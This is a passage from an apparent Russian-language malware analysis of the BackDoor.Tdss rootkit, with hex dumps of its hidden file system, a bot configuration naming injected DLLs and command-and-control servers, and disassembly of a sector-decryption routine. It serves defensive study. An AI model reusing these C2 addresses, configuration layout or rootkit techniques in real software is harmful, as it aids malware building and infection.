00000010: 69 67 2E 69-6E 69 00 00-00 00 00 00-2D 01 00 00 ig.ini
00000020: 01 00 00 00-44 10 E9 6E-E9 61 CA 01-74 64 6C 00 @ D>шщца!@tdl
00000030: 00 00 00 00-00 00 00 00-00 00 00 00-13 4A 00 00 !!J
00000040: 02 00 00 00-06 FC F4 6E-E9 61 CA 01-72 73 72 63 @ #!шщца!@rsrc
00000050: 2E 64 61 74-00 00 00 00-00 00 00 00-AD 03 00 00 .dat
00000060: 15 00 00 00-8A D3 0C 6F-E9 61 CA 01-74 64 6C 63 § K!шщца!@tdlc
00000070: 6D 64 2E 64-6C 6C 00 00-00 00 00 00-00 42 00 00 md.dll B
00000080: 16 00 00 00-E4 35 0F 6F-E9 61 CA 01-74 64 6C 77 = ф5*шщца!@tdlv
00000090: 73 70 2E 64-6C 6C 00 00-00 00 00 00-00 54 00 00 sp.dll T
000000A0: 27 00 00 00-08 33 4D 6F-E9 61 CA 01-00 00 00 00 ' 3Моща!@
000000B0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000C0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000D0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000E0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000F0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000100: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000110: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

Рисунок 10. Описатель виртуальной директории BackDoor.Tdss.1030

Каталог состоит из структуры метаданных с последующими записями о файлах. Размер одной записи 32 байта (на рисунке 8 запись выделена).

```
00000000: 54 44 4C 46-00 00 00 00-0C 01 00 00-5E 6D 61 69 TDLF 90 [mai
00000010: 6E 5D 0D 0A-76 65 72 73-69 6F 6E 3D-33 2E 30 0D n!шщversion=3.0ш
00000020: 0A 62 6F 74-69 64 3D 31-62 64 66 63-62 34 64 2D @botid=1bdfcb4d-
00000030: 35 32 63 66-2D 34 33 65-62 2D 39 62-63 30 2D 36 52cf-43eb-9bc0-6
00000040: 63 32 66 63-62 62 61 63-33 36 36 0D-0A 61 66 66 c2fcbbac366шщaff
00000050: 69 64 3D 31-30 30 30 32-0D 0A 73 75-62 69 64 3D id=10002шщsubid=
00000060: 30 0D 0A 69-6E 73 74 61-6C 6C 64 61-74 65 3D 31 0шщinstalldate=1
00000070: 32 2E 31 30-2E 32 30 30-39 20 31 31-3A 32 35 3A 2.10.2009 11:25:
00000080: 35 36 0D 0A-5B 69 6E 6A-65 63 74 6F-72 5D 0D 0A 56шщ[injectorшщ
00000090: 73 76 63 68-6F 73 74 2E-65 78 65 3D-74 64 6C 63 svchost.exe=tdlc
000000A0: 6D 64 2E 64-6C 6C 0D 0A-2A 3D 74 64-6C 77 73 70 md.dllшщ*=tdlwp
000000B0: 2E 64 6C 6C-0D 0A 5B 74-64 6C 63 6D-64 5D 0D 0A .dllшщ[tdlcmdшщ
000000C0: 73 65 72 76-65 72 73 3D-68 74 74 70-73 3A 2F 2F servers=https://
000000D0: 68 33 34 35-36 33 34 35-2E 63 6E 2F-3B 68 74 74 h3456345.cn;/htt
000000E0: 70 73 3A 2F-2F 68 39 32-33 37 36 33-34 2E 63 6E ps://h9237634.cn
000000F0: 2F 3B 68 74-74 70 73 3A-2F 2F 32 31-32 32 31 31 /;https://212.11
00000100: 37 2E 31 37-34 2E 31 37-33 2F 0D 0A-64 65 6C 61 7.174.173/шщde la
00000110: 79 3D 31 38-30 30 0D 0A-62 64 66 0D-0A 62 6F 74 y=1800шщbdfшщbot
00000120: 69 64 3D 31-62 64 66 63-62 34 64 2D-35 32 63 66 id=1bdfcb4d-52cf
00000130: 2D 34 33 65-62 2D 39 62-63 30 2D 36-63 32 66 63 -43eb-9bc0-6c2fc
00000140: 62 62 61 63-33 36 36 0D-0A 61 66 66-69 64 3D 31 bbac366шщaffid=1
00000150: 30 30 30 32-0D 0A 73 75-62 69 64 3D-30 0D 0A 69 0002шщsubid=0шщi
00000160: 6E 73 74 61-6C 6C 64 61-74 65 3D 31-32 2E 31 30 nstalld0000000D/13
```

Рисунок 11. Описатель файла

Первые 12 байт описателя файла содержат метаданные, в начале которых идет сигнатура **TDLF** или **TDLN**, номер следующего сектора и размер. Например, на рисунке 11 размер файла - 0x10C байт.

Структура файловой системы руткита такова, что реальные данные файлов чередуются с “мусорными” секторами, т.к. он оперирует размером 0x400 байт (Рисунок 12) вместо 0x200 (для стандартной системы).



```
; int __stdcall fnReadDataFromProtectedAreaAndDecryptIt(int Buffer,
fnReadDataFromProtectedAreaAndDecryptIt proc near
; CODE XREF: sub_8198916C+24
; FnUFSReadFsRecord_CentralF

Buffer          = dword ptr  8
DataTransferLength= dword ptr  0Ch
pNegativeOfffsFromTail= dword ptr 10h

000 55          push    ebp
004 8B EC      mov     ebp, esp
004 A1 08 03 DF FF  mov     eax, ds:0FFDF0308h
004 8B 4D 10    mov     ecx, [ebp+pNegativeOfffsFromTail]
004 53          push    ebx
008 8B 98 08 01 00 00  mov     ebx, [eax+108h] ; sector size
008 56          push    esi
00C 8B 70 10    mov     esi, [eax+10h]
00C 2B 31      sub     esi, [ecx+ULARGE_INTEGER.u.LowPart]
00C 57          push    edi
010 8B 78 14    mov     edi, [eax+14h]
010 1B 79 04    sbb    edi, [ecx+ULARGE_INTEGER.u.HighPart]
010 81 EE 00 04 00 00  sub     esi, 400h
010 68 6F 18 7C E4  push    _alldiv          ; FunctionChksum
014 83 DF 00    sbb    edi, 0
014 E8 76 E4 FF FF  call   fnFindNtoskrnlStart

014 50          push    eax              ; pImage
018 E8 2F E5 FF FF  call   fnGetSystemRoutineAddress

010 33 C9      xor     ecx, ecx
010 51          push    ecx
014 53          push    ebx
018 57          push    edi
01C 56          push    esi
020 FF D0     call   eax              ; alldiv
```

Рисунок 12. Функции чтения секторов виртуального раздела

## Заключение

В целом новое поколение BackDoor.Tdss является весьма технологичным и интересным. Оно, бесспорно, поставило перед антивирусными компаниями сложную задачу детектирования и обезвреживания этого руткита. И не всем под силу справиться с этой задачей, как это уже бывало с BackDoor.MaosBoot, Win32.Ntldrbot и т.д.